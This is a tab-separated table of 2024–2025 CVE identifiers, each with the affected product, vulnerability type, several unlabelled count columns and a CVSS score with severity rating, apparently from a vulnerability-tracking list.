CVE-2025-6218	RARLAB WinRAR Path Traversal Vulnerability	0	5	10	0	7.8	High
CVE-2025-5777	Citrix NetScaler ADC and Gateway Out-of-Bounds Read Vulnerability	1	4	26	0	9.3	Critical
CVE-2025-61882	Oracle E-Business Suite Unspecified Vulnerability	2	4	12	0	9.8	Critical
CVE-2025-22457	Ivanti Connect Secure, Policy Secure, and ZTA Gateways Stack-Based Buffer Overflow Vulnerability	1	4	10	0	9.8	Critical
CVE-2025-4428	Ivanti Endpoint Manager Mobile (EPMM) Code Injection	0	4	9	0	8.8	High
CVE-2025-4427	Ivanti Endpoint Manager Mobile (EPMM) Authentication Bypass	0	4	8	0	7.5	High
CVE-2025-59287	Microsoft Windows Server Update Service (WSUS) Deserialization of Untrusted Data	1	3	22	0	9.8	Critical
CVE-2025-33053	Microsoft Windows External Control of File Name or Path	0	3	10	0	8.8	High
CVE-2025-61932	Motex LANSCOPE Endpoint Manager Improper Verification of Source of a Communication Channel	0	3	1	0	9.3	Critical
CVE-2025-3928	Commvault Web Server Unspecified Vulnerability	0	3	0	0	8.7	High
CVE-2025-0994	Trimble Cityworks Deserialization	0	3	0	0	8.6	High
CVE-2025-0283	Ivanti Connect Secure, Policy Secure, and Neurons Stack-Based Buffer Overflow	0	3	0	0	7	High
CVE-2025-48384	Git Link Following Vulnerability	0	2	27	0	8	High
CVE-2025-49113	Roundcube Webmail Deserialization	0	2	24	0	8.8	High

CVE-2025-25257	Fortinet FortiWeb SQL Injection	0	2	18	0	9.8	Critical
CVE-2025-0108	Palo Alto Networks PAN-OS Authentication Bypass	0	2	12	1	8.8	High
CVE-2025-29824	Microsoft Windows Common Log File System (CLFS) Driver Use-After-Free	3	2	11	0	7.8	High
CVE-2024-55591	Fortinet FortiOS and FortiProxy Authentication Bypass	7	2	8	0	9.8	Critical
CVE-2024-57727	SimpleHelp Path Traversal	5	2	5	0	7.5	High
CVE-2025-26633	Microsoft Windows Management Console (MMC) Improper Neutralization	2	2	5	0	7	High
CVE-2025-10035	Fortra GoAnywhere MFT Deserialization of Untrusted Data	2	2	5	0	9.8	Critical
CVE-2025-20363	Cisco Adaptive Security Appliance (ASA) and Firepower Threat Defense (FTD) Heap-Based Buffer Overflow	0	2	3	0	9	Critical
CVE-2025-24472	Fortinet FortiOS and FortiProxy Authentication Bypass	2	2	0	0	8.1	High
CVE-2025-29927	Vercel Next.js Improper Authorization	0	1	82	0	9.1	Critical
CVE-2025-32463	Sudo Inclusion of Functionality from Untrusted Control Sphere	0	1	67	0	7.8	High
CVE-2025-24893	XWiki Platform Eval Injection	0	1	48	2	9.8	Critical
CVE-2025-24813	Apache Tomcat Path Equivalence Vulnerability	0	1	47	0	9.8	Critical
CVE-2025-32433	Erlang Erlang/OTP SSH Server Missing Authentication for Critical Function	0	1	39	0	10	Critical
CVE-2025-3248	Langflow Missing Authentication	0	1	35	1	9.8	Critical
CVE-2025-24071	Microsoft Windows Exposure of Sensitive Information	0	1	26	0	6.5	Medium
CVE-2025-64446	Fortinet FortiWeb Path Traversal	0	1	24	0	9.8	Critical
CVE-2025-31161	CrushFTP Authentication Bypass	1	1	23	0	9.8	Critical
CVE-2025-24016	Wazuh Server Deserialization	0	1	13	2	9.9	Critical
CVE-2025-7771	ThrottleStop.sys Driver Exposed IOCTL with Insufficient Access Control	4	1	6	0	8.7	High
CVE-2024-53704	SonicWall SonicOS SSLVPN Improper Authentication	2	1	5	0	9.8	Critical
CVE-2025-61884	Oracle E-Business Suite Server-Side Request Forgery	2	1	4	0	7.5	High
CVE-2025-34043	Vacron Network Video Recorder (NVR) Remote Command Injection	0	1	2	3	10	Critical
CVE-2025-6264	Rapid7 Velociraptor Incorrect Default Permissions	2	1	2	0	5.5	Medium
CVE-2025-23006	SonicWall SMA1000 Appliances Deserialization	1	1	1	0	9.8	Critical
CVE-2025-22224	VMware ESXi and Workstation TOCTOU Race Condition	3	1	0	0	8.2	High
CVE-2025-22226	VMware ESXi, Workstation, and Fusion Information Disclosure	2	1	0	0	6	Medium
CVE-2025-22225	VMware ESXi Arbitrary Write	2	1	0	0	8.2	High